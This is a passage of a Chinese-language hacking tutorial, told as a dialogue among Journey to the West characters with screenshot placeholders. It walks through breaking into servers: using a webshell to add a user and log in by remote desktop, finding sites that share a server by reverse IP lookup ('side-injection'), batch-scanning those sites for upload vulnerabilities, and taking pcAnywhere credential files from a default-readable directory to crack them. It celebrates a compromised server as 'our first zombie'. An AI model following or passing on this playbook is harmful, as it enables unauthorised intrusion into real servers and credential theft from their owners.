


图16

“图16的结果是提示我们终端服务已经安装了，并且端口是在3389，如果没有安装的话，我们还可以用mt -setupts来安装，然后需要用mt -reboot使其生效。2003的系统可以不需要重启，当然，我们也可以使用海阳2006的查看终端的端口。”如图17。




图17

沙僧正好有一个webshell可以用PHP提权的，马上加了个用户登录进去了，如图18。




图18

三个人乐得嘴都合不拢。这可是他们的第一只肉鸡呀。沙僧在硬盘里随便逛着：“哇！好大的硬盘啊，一个分区都有280G，并且都用的差不多了，哈哈，原来是个电影服务器。这下爽了！咦？这个盘里怎么还有这么多网站？那要是坏人的话这样岂不是相当与入侵了N个网站了？”

悟空高兴的拍着沙僧：“嘿嘿，沙师弟你悟性真高！事实上这正是旁注式攻击的原理。假设A、B网站同在一个服务器，A网站也许固若金汤，B网站却有漏洞，那么我们先入侵了B网站，再提升权限进入A网站，这就是所谓的旁注攻击！”

唐僧疑惑了：“可是我们怎么知道哪些网站是在同一个服务器上的啊？”




图19

悟空：“这个很简单，假设我们要查X档案的论坛和哪些网站在同一个服务器上，首先在CMD里ping www.hackerxfiles.net得到X档案的IP是61.152.251.213，那么我们访问：http://whois.webhosting.info/61.152.251.213就可以看到了所有和X档案在同一服务器上的网站了。”如图19。

八戒用那双笨拙的猪蹄子艰难的在键盘上敲出这些命令，结果敲了半天命令都没敲正确，于是恼火到：“猴哥，能不能介绍个工具来做这件事啊？太麻烦了！”

沙僧不等悟空解释就抢先说道：“这个我知道，5期的X档案上介绍了一个工具叫旁注工具3.2上面就有这个功能的。输入域名后点一下那个‘>>’按钮，就可以得到IP了，再点查询就都出来了。”如图20。




图20

悟空忽然发现沙僧天生就适合做黑客，不过还是要补充两句：“沙师弟说的很对，事实上现在这方面的工具已经不少了，桂林老兵和教主都出过这方面的工具，这个旁注工具威力十分强大。上面提过了，只要入侵和A在同一服务器的B，如果可以提权的话就可以相当于入侵了A，那么我们要找的B其实就是在查出来的同一服务器上的所有站点上最薄弱的一个站。而找漏洞的过程实际上就是前面提到的各种方法重复使用在这些站点上而已，周而复始！”




图21

八戒：“那还是好麻烦！”

悟空揪着八戒的耳朵：“学技术怎么可以怕麻烦呢？不过说实话，如果手工检测的话确实很麻烦的。所以，我们可以用旁注工

具来批量检测哪些网站是否存在上传漏洞。还记得上传漏洞的文件一般是upfile.asp吧？当然，还有别的系统的上传文件名，工具上也都带有了，比如我们现在点一下网站批量检测，将所有的文件都选中只需要点一下那个‘全选’的按钮。当然，如果有自己发现的文件也可以点添加增到里面，点‘开始’检测就开始检测了。如果发现了某个网址存在上传漏洞，也不用拿出老兵的工具，而是直接在上面点右键上传就可以了。”如图21。

八戒拍着小猪蹄开心起来：“咱们的老百姓啊，今儿个真高兴！这个东西好方便啊！”

唐僧也把这个工具仔细端详了一下：“咦，还有扫描数据库和后台的功能啊，这不是把暴库的利用也加进来了吗？”

悟空：“是的，仔细看看的话，还会看到更多的功能。比如‘综合上传’是上传漏洞的利用，整合了几个不同的系统专用的上传利用，‘SQL注入’是针对ASP下的注射，也不错，‘数据库管理’可以直接打开下载下来的数据库，方便那些没有装Office的朋友，‘破解密码’可以破解MD5加了密的密码和Serv-U的密码。还记得前面讲的打开ServUDaemon.ini看到的一大堆乱七八糟的东西吗？password后面跟的就是每个用户的密码，这里的这个功能是专门来跑Serv-U的密码的。还有读pcanywhere的文件的密码的。”

“等等，大师兄，这个pcanywhere是什么东西啊？”沙僧急了。

“这个嘛，pcanywhere是一款用的比较多的远程管理软件，软件是不错，只可惜它的密码是保存在C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\这个目录下的，而这个目录在默认情况下是允许所有人访问的。我们可以手工在WEBSHELL里输入这个目录，如果可以登录的话，会看到很多cif文件，这些文件就是保存了pcAnywhere登录帐号和密码的文件。把它下载下来，使用‘破解pcAnywhere密码’这个功能就可以读出密码，然后自己装一个pcAnywhere就可以类似于3389登录那样管理该服务器了，如图22、图23和图24。这也是常用的一种提权方式。不过由于手头上一时没有这样的肉鸡就不截图做演示了，附赠一个动画教程，里面有别人做的演示。”




图22




图23

“哦，知道了，还要装个工具，真麻烦。大师兄，还有什么提升权限的思路吗？你说的旁注我听明白了，不是一种什么特别的技巧，只不过是一种思路而已，基本技巧还是前面的方法，现在一台服务器上上百个网站不是什么稀奇的事，所以得到一个webshell确实是没有什么技术含量的，那提权还有什么思路吗？”沙僧俨然已经是一个高手了。

